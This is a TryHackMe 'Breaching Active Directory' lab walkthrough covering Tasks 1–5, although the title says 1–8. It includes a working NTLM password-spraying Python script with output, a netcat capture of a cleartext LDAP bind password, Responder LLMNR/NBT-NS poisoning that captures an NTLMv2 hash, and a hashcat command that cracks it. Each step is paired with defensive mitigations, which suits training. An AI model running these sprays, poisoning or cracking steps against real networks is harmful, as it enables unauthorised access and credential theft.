Breaching Active Directory (TryHackMe) – Tasks 1–8

End-to-End Walkthrough with Explanations

Ayoub Goubraim

October 11, 2025

Abstract

This report documents and explains, step by step, how to reproduce the learning objectives from the TryHackMe room *Breaching AD* (`https://tryhackme.com/room/breachingad`). For each task we state the goal, the protocol or technique involved, a clear procedure, the evidence observed, and how defenders can detect and mitigate the behavior. Topics include NTLM password spraying, LDAP bind credential exposure, NTLMv2 capture and cracking, Microsoft Deployment Toolkit (MDT) / PXE data leakage, and credential recovery from configuration databases and deployment images.

Contents

1 Scope and Lab Topology

In-scope hosts (room topology): Domain Controller (THMDC `10.200.80.101`), IIS host (THM-IIS `10.200.80.201`), web apps `ntlmauth.za.tryhackme.com` and `printer.za.tryhackme.com`, MDT server `THMMDT` (`10.200.80.202`), jump host `THMJMP1` (`10.200.80.248`), and `pxeboot.za.tryhackme.com`.




Figure 1: Full lab network overview used for Tasks 1–8.

All work was performed inside the lab, with low-rate authentication trials and no destructive actions.

2 Background: NTLM in AD Environments (Why it Matters)

NTLM is a legacy challenge–response family used by Windows services (HTTP/IIS, SMB/CIFS, RDP fallback, WinRM, etc.). In HTTP NTLM, the browser first receives a 401 with `WWW-Authenticate: NTLM`, then exchanges Type 1/2/3 messages. Passwords are not sent in cleartext, but the responses can be *offline cracked* and, without additional protections, *relayed*. Because many enterprise apps still allow NTLM, it frequently becomes the first foothold.

Key hardening: prefer Kerberos; block LM/NTLMv1; enforce SMB signing and Extended Protection for Authentication (channel binding) on web apps; add MFA; monitor failed/odd NTLM patterns.

3 Background: LDAP in AD (Where Credentials Leak)

LDAP is how apps and devices query AD. Port 389 is plaintext (can be upgraded via StartTLS), and 636 is LDAPS (TLS from start). If a device uses **simple bind** over 389 without TLS, the username and password cross the wire in cleartext. Printers, VPNs, and Wi-Fi controllers often store a service account (e.g., `svcLDAP`) that binds to AD — a common misconfiguration and a great teaching example in this room.


Defensive baseline: require LDAPS or StartTLS with validation; least-privilege service accounts; restrict device egress; monitor unexpected LDAP clients and disable anonymous binds.

4 Task 1 – Introduction to AD Breaches: finding an NTLM gate

Goal Identify an NTLM-protected surface that can act as a safe oracle for authentication attempts.

Theory Hitting an HTTP NTLM endpoint unauthenticated yields a browser prompt and server 401/NTLM challenge. That deterministic behavior lets us safely test one password across many users (spraying) while respecting lockout policies.

Approach Browse to the target web app.



ntlmauth.za.tryhackme.com

This site is asking you to sign in.

Username

Password

Figure 2: NTLM/Negotiate prompt at `ntlmauth.za.tryhackme.com`.

Outcome The app challenges with NTLM as expected — good target for controlled password spraying.

Detect & Mitigate Track 401→200 transitions per client; prefer Kerberos or enforce EPA/channel binding; apply smart lockout and MFA.


5 Task 2 – OSINT and Password Spraying

Goal Use a single candidate password across many users to find valid credentials without triggering lockouts.

Theory Spray one password over a curated user list. For HTTP NTLM, success returns `200 OK`; failure returns `401 Unauthorized`.

Procedure

1. Build a username list (OSINT/lab provided).
2. Send an HTTP request per user with NTLM auth using the same password.




```python
import requests
from requests_ntlm import HttpNtlmAuth
import sys, getopt

class NTLMSprayer:
    def __init__(self, fqdn):
        self.HTTP_AUTH_FAILED_CODE = 401
        self.HTTP_AUTH_SUCCEED_CODE = 200
        self.verbose = True
        self.fqdn = fqdn

    def load_users(self, userfile):
        self.users = []
        lines = open(userfile, 'r').readlines()
        for line in lines:
            self.users.append(line.replace("\r", "").replace("\n", ""))

    def password_spray(self, password, url):
        print ("[*] Starting passwords spray attack using the following password: " + password)
        count = 0
        for user in self.users:
            response = requests.get(url, auth=HttpNtlmAuth(self.fqdn + "\\" + user, password))
            if (response.status_code == self.HTTP_AUTH_SUCCEED_CODE):
                print ("[+] Valid credential pair found! Username: " + user + " Password: " + password)
                count += 1
                continue
            if (self.verbose):
                if (response.status_code == self.HTTP_AUTH_FAILED_CODE):
                    print ("[-] Failed login with Username: " + user)
        print ("[*] Password spray attack completed, " + str(count) + " valid credential pairs found")
```

Figure 3: Sprayer logic using `requests` + `HttpNtlmAuth`.

Example:


```
python ntlm_passwordspray.py -u usernames.txt -f za.tryhackme.com \
  -p Changeme123 -a http://ntlmauth.za.tryhackme.com
```



```
┌──(kali㉿kali)-[~/Documents/TryHackme/Active DIrectory Breaching/passwordsprayer-1647011410194]
└─$ cd "/home/kali/Documents/TryHackme/Active DIrectory Breaching/passwordsprayer-1647011410194" && "/home/kali/Documents/TryHackme/Act
ive DIrectory Breaching/.venv/bin/python" ntlm_passwordspray.py -u usernames.txt -f za.tryhackme.com -p Changeme123 -a http://ntlmauth.
za.tryhackme.com
[*] Starting passwords spray attack using the following password: Changeme123
[-] Failed login with Username: anthony.reynolds
[-] Failed login with Username: samantha.thompson
[-] Failed login with Username: dawn.turner
[-] Failed login with Username: frances.chapman
[-] Failed login with Username: henry.taylor
[-] Failed login with Username: jennifer.wood
[+] Valid credential pair found! Username: hollie.powell Password: Changeme123
[-] Failed login with Username: louise.talbot
[+] Valid credential pair found! Username: heather.smith Password: Changeme123
[-] Failed login with Username: dominic.elliott
[+] Valid credential pair found! Username: gordon.stevens Password: Changeme123
[-] Failed login with Username: alan.jones
[-] Failed login with Username: frank.fletcher
[-] Failed login with Username: maria.sheppard
[-] Failed login with Username: sophie.blackburn
[-] Failed login with Username: dawn.hughes
[-] Failed login with Username: henry.black
[-] Failed login with Username: joanne.davies
[-] Failed login with Username: mark.oconnor
[+] Valid credential pair found! Username: georgina.edwards Password: Changeme123
[*] Password spray attack completed, 4 valid credential pairs found
```

Figure 4: Results: multiple valid users with the default password.

Evidence of Access



Hello World

Figure 5: Post-auth “Hello World” page confirms the credentials work.


Detect & Mitigate Ban common passwords; apply smart lockout and per-IP throttling; add MFA; monitor spikes in 401s and credential-stuffing indicators.

6 Task 3 – NTLM-Authenticated Services: printer LDAP console

Goal Identify where stored service credentials are used to bind to LDAP.

Theory Many devices expose an LDAP config page (server, bind DN/user, password). If they use simple bind over 389 without TLS, credentials are recoverable on the wire.


Observation



Printer Settings
LDAP Settings
Username: svcLDAP
Password: *************
Server: 10.10.10.101

LDAP Connection failed: The LDAP server is unavailable.

Figure 6: Printer LDAP settings page points to DC `10.200.80.101`.



```
Username:
<input id="txtUsername" name="txtUsername" type="text" value="svcLDAP">
<br>
Password:
<input id="txtPassword" name="txtPassword" type="text" value="*************">
```

Figure 7: DOM reveals the bind user `svcLDAP`; password masked.


Takeaway If the printer uses plaintext LDAP, we can capture the service account when it tests/uses the connection.

7 Task 4 – LDAP Bind Credentials (capturing a plaintext bind)

Goal Prove the risk by capturing the `svcLDAP` password over the network.


Approach

1. Temporarily point the printer's LDAP server to the attacker's IP.
2. Listen on 389/tcp and trigger "Test Settings".



```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 389
listening on [any] 389 ...
10.200.80.201: inverse host lookup failed: Unknown host
connect to [10.50.79.5] from (UNKNOWN) [10.200.80.201] 49800
0Dc;

x
 objectclass0supportedCapabilities
```

Figure 8: Printer connects to our listener on 389/tcp.



```
05:45:07.535016 IP 10.200.80.201.50636 > kali.ldap: Flags [P.], seq 3192702207:3192702272, ack 4164100368, win 1027, length 65
        0x0000:  4500 0069 1e61 4000 7f06 2866 0ac8 50c9  E..i.a@...(f..P.
        0x0010:  0a32 4f05 c5cc 0185 be4c c4ff f833 2110  .2O......L...3!.
        0x0020:  5018 0403 ae41 0000 3084 0000 003b 0201  P....A..0....;..
        0x0030:  1a60 8400 0000 3202 0102 0418 7a61 2e74  .`....2.....za.t
        0x0040:  7279 6861 636b 6d65 2e63 6f6d 5c73 7663  ryhackme.com\svc
        0x0050:  4c44 4150 8013 7472 7968 6163 6b6d 656c  LDAP..tryhackmel
        0x0060:  6461 7070 6173 7331 40                   dappass1@
```

Figure 9: The bind DN and password are sent in clear (simple bind over 389).

Outcome **Recovered service credentials** for `svcLDAP`.

Mitigation Enforce LDAPS/StartTLS, least privilege, and egress controls; alert on non-DC LDAP targets.


8 Task 5 – Authentication Relays: capturing and cracking NTLMv2

Goal Capture an NTLMv2 handshake and crack it offline to another valid credential.

Theory LLMNR/NBT-NS poisoning makes clients ask the attacker for a name; Responder then collects NTLMv2 handshakes over SMB/HTTP. The captured line can be cracked with `hashcat` mode 5600.


Procedure

```
sudo responder -I breachd
```



```
└─$ sudo responder -I breachad
[sudo] password for kali:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.6.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
```

Figure 10: Responder active with LLMNR/NBT-NS poisoning and SMB/HTTP listeners.




```
[+] Current Session Variables:
    Responder Machine Name     [WIN-RPD12K9LF25]
    Responder Domain Name      [7LXE.LOCAL]
    Responder DCE-RPC Port     [45865]

[+] Listening for events...

[!] Error starting TCP server on port 389, check permissions or other servers running.
[SMB] NTLMv2-SSP Client   : 10.200.80.202
[SMB] NTLMv2-SSP Username : ZA\svcFileCopy
[SMB] NTLMv2-SSP Hash     : svcFileCopy::ZA:a5ad86e12ea78542:627158F7457039FE3249BFD39FE978D9:01010000000000008029C9468E39DC014F14
8341CE759E3400000000020008003700 4C005800450001001E00570049004E002D00520050004400310032004B0039004C00460032003500040034005700490 04E
002D00520050004400310032004B0039004C00460032003500 2E0037004C00580045002E004C004F00430041004C000300140037004C00580045002E004C004F00
430041004C000500140037004C00580045002E004C004F00430041004C00070008008029C9468E39DC010600040002000000080030000300000000000000000000000000
00002000003E2A0A240DD7DB27A57D9C9FF04A2EA74964DE3AE6177002A2BEFB68FC84D4750A001000000000000000000000000000000000000000000900200063006900
660073002F00310030002E00350030002E00370039002E003200360000000000000000000000
[+] Exiting...
```

Figure 11: Captured NTLMv2 hash (e.g., `ZA\svcFileCopy`) from client `10.200.80.202`.


Crack with:

```
hashcat -m 5600 hashNtlmv2.txt /path/to/wordlist.txt --force
```



```
┌──(kali㉿kali)-[~/Documents/TryHackme/Active Directory Breaching]
└─$ hashcat -m 5600 hashNtlmv2 ~/Downloads/passwordlist-1647876320267.txt --force
hashcat (v6.2.6) starting
```

Figure 12: Cracking NTLMv2 with `hashcat` (mode 5600).



```
The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

SVCFILECOPY::ZA:a5ad86e12ea78542:627158f7457039fe3249bfd39fe978d9:0101000000000000008029c9468e39dc014f148341ce759e340000000000002000800
37004c005800450001001e00570049004e002d005200500044003100032004b0039004c004600320035000400340057004900 4e002d0052005000440031000032004b
0039004c004600320035002e0037004c00580045002e004c004f00430041004c000300140037004c00580045002e004c004f00430041004c000500140037004c00
580045002e004c004f00430041004c00070008008029c9468e39dc010600040002000000080030003000000000000000000000000002000003e2a0a240dd7db27a5
7d9c9ff04a2ea74964de3ae6177002a2befb68fc84d4750a00100000000000000000000000000000000000000090020006300690066007300 2f00310030002e003500
30002e00370039002e003200360000000000000000000:FPassword1!
```

Figure 13: Recovered cleartext shown at the end of the captured line.

